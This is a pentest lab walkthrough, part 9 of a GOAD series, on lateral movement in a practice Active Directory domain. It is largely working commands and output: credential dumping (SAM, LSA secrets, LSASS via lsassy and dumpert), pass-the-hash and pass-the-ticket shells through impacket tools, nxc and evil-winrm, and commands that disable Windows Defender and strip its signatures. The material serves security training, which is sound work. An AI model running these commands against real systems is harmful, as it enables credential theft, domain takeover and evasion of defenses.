GOAD – part 9 – Lateral move
Today we will talk about lateral move. Lateral move append when you already pwned a computer and you move from this computer to another.
Give me your secrets
- Before jumping from computer to computer we must get the secrets of the owned machine.
- Windows got a lot of different secrets stored in different place.
- Let’s launch impacket secretsdump.py and see what we got :
❯ python3 secretsdump.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22
Impacket v0.10.1.dev1+20220912.232454.86a5cbf8 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9753797dfb54be86486d950690bac8ba
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405
NORTH.SEVENKINGDOMS.LOCAL/Administrator:$DCC2$10240#Administrator#afb576755bfd2762f808e2e91eb83eb3
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/jeor.mormont:$DCC2$10240#jeor.mormont#36d673a934e86d04ece208fc2ba1d402
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:69c32491ad552dc341b9f989daeb91243031a3267708f424461f5134fd6275f5
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:0cc49644dd699c02fb34b6ff81a86f8a
NORTH\CASTELBLACK$:des-cbc-md5:3b4fa8679e7f738a
NORTH\CASTELBLACK$:plain_password_hex:9257eeecf6e89023aefa9cc72aab5e0840541b0a494fb5dd90da4244525d3ff3dd237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cafdcc939bcbd8b404cfd8ef4f199c233e6adc22963de84bfb172b4ed8afd798c0589ae5c0e304965784e5785cd1fcbccfe30c9b01828d2f10e6fc758eba3be36ec9f5f84bf4e8606bfedbfcfd4700142884277862817141ba9b41d5e9cb4aad33f1153e9e6d166af5077d0ceec54e97614e48b09575732db2053b5da17844015aac0a83d4f3e82d33f0f626f41634e0d445bb80396edf4398b07a1e1644b301665c5f
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8ee2a1f0f4c1689343c9d954b1422661262a52a3
dpapi_userkey:0xad6d3e6789682c3429236b14411f92f406792486
[*] NL$KM
 0000   39 FB 46 D8 43 B6 EC E6  DE D7 CE 1C 50 2D AE B4   9.F.C.......P-..
 0010   4F 71 E1 25 BF 5E FB 14  86 14 D6 A3 0F 93 DE 42   Oq.%.^.........B
 0020   06 48 F4 35 B1 45 83 7E  1A 98 29 D6 45 19 14 D2   .H.5.E.~..).E...
 0030   C4 66 57 03 2B C5 04 01  AE 33 49 CD D2 E0 92 CE   .fW.+....3I.....
NL$KM:39fb46d843b6ece6ded7ce1c502daeb44f71e125bf5efb148614d6a30f93de420648f435b145837e1a9829d6451914d2c46657032bc50401ae3349cdd2e092ce
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
.
Security Account Manager (SAM) Database
- First secretdump retreive the SAM hashes :
.
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
.
- Let’s talk about the sam database.
- The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.
- The sam database is located at : C:\Windows\System32\config\SAM and is mounted on registry at HKLM/SAM
- To be able to decrypt the data you need the contains of the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM.
- SecretDump get the contains of HKLM/SAM and HKLM/SYSTEM and decrypt the contains.
- We dumped the sam database with secretsdump but we can also do that with the following commands :
smbserver.py -smb2support share .  # start a server to get the result
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SAM' -o '\\192.168.56.1\share'
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share'
- Or directly on our windows shell:
reg save HKLM\SAM c:\sam
reg save HKLM\SYSTEM c:\system
With SAM and SYSTEM we get the contains of the LM and NT hashs stored in the sam database.
The SAM database contains all the local accounts
- secretsdump got a command to decrypt the sam contains with the files we download :
secretsdump -sam SAM.save -system SYSTEM.save LOCAL |
- The result is in the following format:
<Username>:<User ID>:<LM hash>:<NT hash>:<Comment>:<Home Dir>: |
- In our result we have :
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4::: user: Administrator RID : 500 LM hash : aad3b435b51404eeaad3b435b51404ee (this hash value means empty) NT hash : dbd13e1c4e338284ac4e9874f7de6ef4 (this is the important result here) |
- Wes have the NT hash of the administrator account, so we could try lateral move with it !
Password reuse and PTH attack
- On a pentest when you compromised a first target on an active directory system you should always try if the local accounts are the same on all the servers.
- Almost all the time when clients are not mature in security they duplicate the same image to build all servers. By doing this, they also replicate the same administrator account and password.
- By doing so there is password reuse everywhere in the network (if you want to avoid that you should use laps)
- One of the best way to abuse the password reuse is by using a Pass The Hash (PTH) attack in all the network with CrackMapExec.
nxc smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth |
- Here we can see there is no password reuse between castelblack and others servers.
- But when a computer is promote to a domain controler the local administrator password is then used as the domain administrator password, so a test we could do is trying the password reuse between our administrator local account and the domain controler administrator account.
nxc smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' |
- As we can see the local administrator password NT hash we extracted from castelblack’s sam database is the same as the north.sevenkingdoms.local administrator NT hash.
- Here the password reuse between castelblack and winterfell give us the domain administrator power on the north domain.
LM/NT/NTLM/NetNTLMv1/NetNTLMv2 what’s the difference ?
There is a lot of confusion between the hash names and this could be very disturbing for people when they begin in the active directory exploitation.
- LM : old format turned off by default starting in Windows Vista/Server 2008
- NT (a.k.a NTLM) : location SAM & NTDS : This one is use for pass the hash (i still often use the generic term ntlm to call this, sry)
- NTLMv1 (a.k.a NetNTLMv1) : Used in challenge/response between client and server -> can be cracked or used to relay NTLM
- NTLMv2 (a.k.a NetNTLMv2) : Same as NetNTLMv1 but improved and harder to crack -> can be cracked or used to relay NTLM
LSA (Local Security Authority) secrets And Cached domain logon information
- When your computer is enrolled on a windows active directory you can logon with the domain credentials.
- But when the domain is unreachable you still can use your credentials even if the domain controler is unreachable.
- This is due to the cached domain logon information who keep the credentials to verify your identity.
- This is stored on C:\Windows\System32\config\SECURITY (available on HKLM\SECURITY)
- Just like for the sam database you will need the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM.
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share' reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SECURITY' -o '\\192.168.56.1\share' |
- And extract the contain offline
secretsdump -security SECURITY.save -system SYSTEM.save LOCAL |
- This give us multiple interreseting information :
- Cached domain credentials : example :
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405- This give us a DCC2 (Domain Cached credentials 2 ) hash (hashcat mode 2100).
- This hash can NOT be used for PTH and must be cracked.
- That kind of hash is very strong and long to break, so unless the password is very weak it will take an eternity to crack.
- Machine account : example here : $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95
- This contains the NT hash of the machine account, here it is 22d57aa0196b9e885130414dc88d1a95
Remember a machine account is a valid account on the domain.
The machine account (herecastelblack$) + the hash NT we just retreive can be use to query the ldap.
- Service account credentials : example here :
[*] _SC_MSSQL$SQLEXPRESS (Unknown User):YouWillNotKerboroast1ngMeeeeee |
- This is the sql_svc account register on castelBraavos computer.
- There is also the master DPAPI key and the password for autologon
LSA secrets -> Lateral move
- In order to process to a lateral move with LSA secrets we could :
- Crack DCC2 hashes to gain a domain account
- Use the machine account to query the ldap, and find over ways to exploit with ACL (Just like the user account)
- Use the service account stored credentials we just retreive.
- A classic example could be to launch bloodhound.py with the computer account.
.
┌──(bolke㉿kali)-[~/htb]
└─$ bloodhound-python --zip -c All -d north.sevenkingdoms.local -u 'castelblack$' --hashes 'aad3b435b51404eeaad3b435b51404ee:70e64a4fb47d790dc7559359b23041e9' -dc winterfell.north.sevenkingdoms.local -ns 192.168.56.11
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 18 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: Done in 00M 03S
INFO: Compressing output into 20260423095141_bloodhound.zip
.
LSASS (Local Security Authority Subsystem Service)
- Another important secret keeper in windows Active directory is the LSASS.exe process.
- By running tools like mimikatz it is possible to dump the contains of the LSASS process.
- A tool is particulary usefull in lateral move + lsass dump remotely : lsassy
- This tool combine multiple technics to dump lsass remotely on multiple computer.
Dumping LSASS almost always ring a red alert on the anti-virus of the target computer.
You will need to use AV bypass technics to be able to dump the lsass.exe process.
- We will use lsassy combined with the dumpert module (you will have to compile dumpert first to get the dll file).
.
lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m dumpertdll -O dumpertdll_path=/Outflank-Dumpert-DLL.dll
.
The defender av is trigged with dumpert out of the box, but lsassy still get the time to retreive the dump informations.
- We then find out domain NTLM hash and TGT from the Lsass process
- Now imagine a privileged user launch a connection to castelblack
.
xfreerdp3 /d:north.sevenkingdoms.local /u:catelyn.stark /p:robbsansabradonaryarickon /v:castelblack.north.sevenkingdoms.local
.
- We relaunch the dump and now we can see we have the catelyn.stark ntlm hash and kirbi file in the results
.
┌──(bolke㉿kali)-[~/htb]
└─$ lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m dumpertdll -O dumpertdll_path=Outflank-Dumpert-DLL.dll
dumpertdll uploaded
192.168.56.22 - NORTH\CASTELBLACK$                                  [NT] 70e64a4fb47d790dc7559359b23041e9 | [SHA1] c66b3bcd77c13f70bb13c4777ffd6b4acbd46377
192.168.56.22 - north.sevenkingdoms.local\CASTELBLACK$              [PWD] 3f0056007a006b003d0025004000200038003f003f0031004d006f003600380066004f00550076004d00670042003c0073006c007800780066003c002c003b005a006e00250027002200430026003c0063006f004900790024003a0035002a004f0031003d007300610059005f00420062004a0056006f005c0052005e007300230022004e0076007a0056002d0065002a0032005b0057006f0063004a00270054007300230043004800580039007a003100410064006200460031002000640077007200430068006700490035003e003b0079004800510071002700570042003f00760065006d005a00240030005900
192.168.56.22 - NORTH\robb.stark                                    [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c440eed7be7d423cefebb50322ed7b6c
192.168.56.22 - NORTH\catelyn.stark                                 [NT] cba36eccfd9d949c73bc73715364aff5 | [SHA1] be37d26374175f082b2c536d3114bafb2ad0e4fc
192.168.56.22 - NORTH\sql_svc                                       [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 14:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3da4ca67_20260423145553.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 14:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_1fee0b69_20260423145553.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 13:25 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_bace0941_20260423132517.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 13:25 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_b67202ed_20260423132517.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\sql_svc                   [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:09 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_2016916e_20260423150955.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_9579509a_20260423150635.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_ca04889c_20260423150635.kirbi)
20 Kerberos tickets written to /home/bolke/.config/lsassy/tickets
6 masterkeys saved to /home/bolke/.config/lsassy/masterkeys.txt
.
or we use : impacket-secretsdump NORTH/jeor.mormont:’_L0ngCl@w_’@192.168.56.22
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-secretsdump NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x30d55e0cd44e413434dc2722498980f6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1dfea1f7:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2026-04-20 08:55:02+00:00)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2026-04-20 08:55:15+00:00)
NORTH.SEVENKINGDOMS.LOCAL/catelyn.stark:$DCC2$10240#catelyn.stark#ad0abcba45f31bde9d67ce96e932ccf3: (2026-04-23 09:44:37+00:00)
NORTH.SEVENKINGDOMS.LOCAL/catelyn.stark:$DCC2$10240#catelyn.stark#ad0abcba45f31bde9d67ce96e932ccf3: (2026-04-23 11:00:21+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2026-04-20 06:45:50+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2026-04-20 08:34:56+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2026-04-20 08:59:01+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2026-04-20 09:32:36+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jeor.mormont:$DCC2$10240#jeor.mormont#36d673a934e86d04ece208fc2ba1d402: (2026-04-23 07:29:06+00:00)
NORTH.SEVENKINGDOMS.LOCAL/catelyn.stark:$DCC2$10240#catelyn.stark#ad0abcba45f31bde9d67ce96e932ccf3: (2026-04-23 09:17:55+00:00)
[*] Dumping LSA Secrets
<snip>
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
.
.
LSASS dump -> domain users NTLM or aesKey -> lateral move (PTH and PTK)
- Before jumping into some lateral move technics i recommend you to read the following articles about the usual technics implemented in impacket :
- With impacket we could use :
- PTH : -hashes
- PTK : -key <aes128 or 256 key>
Lateral Move with impacket
PsExec
- PsExec:
- upload executable
- create a service to run the executable
- Communicate with the service with namedPipe.
- Protocol : SMB
psexec -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 |
PsExec is flagged out of the box by defender and can no longer be used with the RemCom service binary embeded with impacket without raising an alert and fail.
Impacket give an option to change the service used by psexec with the -file option
- By creating a custom psexec service you can bypass the defender av and get a shell
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-psexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.11.....
[*] Found writable share ADMIN$
[*] Uploading file vYytSaGS.exe
[*] Opening SVCManager on 192.168.56.11.....
[*] Creating service YeaA on 192.168.56.11.....
[*] Starting service YeaA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami&&hostname
nt authority\system
winterfell

C:\Windows\system32>
.
WmiExec
WmiExec (pseudo-shell):
- Create new process throught wmi
- Create file to get the command result, read the file with smb and delete it
- Protocols : DCERPC + SMB
impacket-wmiexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 |
SmbExec
SmbExec (pseudo-shell):
- Don’t upload executable
- Create a service on every request
- Get the command results on a share or on a server controled by the attacker (with -mode SERVER)
- Protocol SMB
impacket-smbexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 |
AtExec
AtExec (execute command):
- use a schedule task to run the command
- protocol SMB
impacket-atexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 whoami |
.
impacket-atexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 whoami
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \hbUfauEE
[*] Running task \hbUfauEE
[*] Deleting task \hbUfauEE
[*] Attempting to read ADMIN$\Temp\hbUfauEE.tmp
[*] Attempting to read ADMIN$\Temp\hbUfauEE.tmp
nt authority\system
.
DcomExec
DecomExec (Distributed Component Object Model):
- pseudo shell (get the result in files retreived with smb)
- protocol DCERPC + SMB
impacket-dcomexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 |
.
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-dcomexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[-] DCOM SessionError: code: 0x8000401a - CO_E_RUNAS_LOGON_FAILURE - The server process could not be started because the configured identity is incorrect. Check the user name and password.
note: All impacket-wmiexec fail on Winterfell -> Windows Defender Firewall : Domain Network -> Turn off Windows Defender Firewall (not recommended) [ fixxes this]
.
Lateral Move with CME
nxc smb 192.168.56.11 -H 'cba36eccfd9d949c73bc73715364aff5' -d 'north' -u 'catelyn.stark' -x whoami |
.
nxc smb 192.168.56.11 -H 'cba36eccfd9d949c73bc73715364aff5' -d 'north' -u 'catelyn.stark' -x whoami
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.11   445    WINTERFELL       [+] north\catelyn.stark:cba36eccfd9d949c73bc73715364aff5 (Pwn3d!)
SMB         192.168.56.11   445    WINTERFELL       [-] wmiexec: Could not retrieve output file, it may have been detected by AV. If it is still failing, try the 'wmi' protocol or another exec method
SMB         192.168.56.11   445    WINTERFELL       [+] Executed command via wmiexec
.Defender RealTimeProtection is preventing this -> if Disabled no problem running nxc -x command
- By default cme only check if smb admin$ is writable. If it is the case cme show “pwned”.
- For execution cme use the -x option and by default use the wmiexec impacket method
.
 evil-winrm -i 192.168.56.11 -u catelyn.stark -H 'cba36eccfd9d949c73bc73715364aff5'

C:\Users\catelyn.stark\Documents> hostname
winterfell

C:\Users\catelyn.stark\Documents> Get-WinEvent -LogName "Microsoft-Windows-Windows Defender/Operational" | Where-Object {$_.Id -eq 5007} | Select-Object -ExpandProperty Message | Select-String "Exclusion"

Windows Defender Antivirus Configuration has changed. If this is an unexpected event you should review the settings as this may be the result of malware.
        Old value:
        New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Features\EcsConfigs\MpFC_EnableTPExclusionsSCCMNonMDEAttach = 0x1
Windows Defender Antivirus Configuration has changed. If this is an unexpected event you should review the settings as this may be the result of malware.
        Old value: Default\Features\TPExclusions = 0x0
        New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Features\TPExclusions = 0x0

C:\Users\catelyn.stark\Documents> Set-MpPreference -DisableRealtimeMonitoring $true


.
or
C:\Users\catelyn.stark\Documents> cmd /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

Service Version: 4.18.26030.3011
Engine Version: 1.1.26030.3008
AntiSpyware Signature Version: 1.449.259.0
AntiVirus Signature Version: 1.449.259.0

Starting engine and signature rollback to none...
Done!
.
Using winrm
- Winrm
- protocol HTTP or HTTPS
evil-winrm -i 192.168.56.11 -u catelyn.stark -H 'cba36eccfd9d949c73bc73715364aff5' |
Using RDP
- If you try to do PTH with RDP :
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local /pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11 |
- You will have the following error :

To allow rdp connection without password you must Enable restricted admin
- Enable restricted admin:
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0 |
- Let’s do this from linux, first let’s show the current value :
impacket-reg NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query -keyName 'HKLM\System\CurrentControlSet\Control\Lsa'
.
- The value doesn’t exist we create it :
impacket-reg NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd '0'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Successfully set
        key     HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin
        type    REG_DWORD
        value   0
.
- Now try again rdp connection and it works \o/
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local /pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
- Once finished delete the created registry key
.
impacket-reg NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Successfully deleted key HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin
.
TGT
Over Pass the Hash (NT -> TGT -> authentication)
- Get a kerberos ticket from the nt hash
getTGT.py -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark |
Pass the ticket
- Now we got the TGT of catelyn we will use it
export KRB5CCNAME=/workspace/tgt/catelyn.stark.ccache wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell |
.
$ impacket-getTGT -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in catelyn.stark.ccache

$ export KRB5CCNAME=catelyn.stark.ccache
$ klist
Ticket cache: FILE:catelyn.stark.ccache
Default principal: catelyn.stark@NORTH.SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
04/23/2026 15:19:13  04/24/2026 01:19:13  krbtgt/NORTH.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
        renew until 04/24/2026 15:19:13

$ impacket-wmiexec -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
- You could also use the tickets dumped with lsassy using impacket ticketConverter:
ticketConverter.py kirbi_ticket.kirbi ccache_ticket.ccache |
.
$ lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m dumpertdll -O dumpertdll_path=Outflank-Dumpert-DLL.dll
dumpertdll uploaded
192.168.56.22 - NORTH\robb.stark                                    [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c440eed7be7d423cefebb50322ed7b6c
192.168.56.22 - NORTH\CASTELBLACK$                                  [NT] 70e64a4fb47d790dc7559359b23041e9 | [SHA1] c66b3bcd77c13f70bb13c4777ffd6b4acbd46377
192.168.56.22 - north.sevenkingdoms.local\CASTELBLACK$              [PWD] 3f0056007a006b003d0025004000200038003f003f0031004d006f003600380066004f00550076004d00670042003c0073006c007800780066003c002c003b005a006e00250027002200430026003c0063006f004900790024003a0035002a004f0031003d007300610059005f00420062004a0056006f005c0052005e007300230022004e0076007a0056002d0065002a0032005b0057006f0063004a00270054007300230043004800580039007a003100410064006200460031002000640077007200430068006700490035003e003b0079004800510071002700570042003f00760065006d005a00240030005900
192.168.56.22 - NORTH\sql_svc                                       [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 14:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3da4ca67_20260423145553.kirbi)
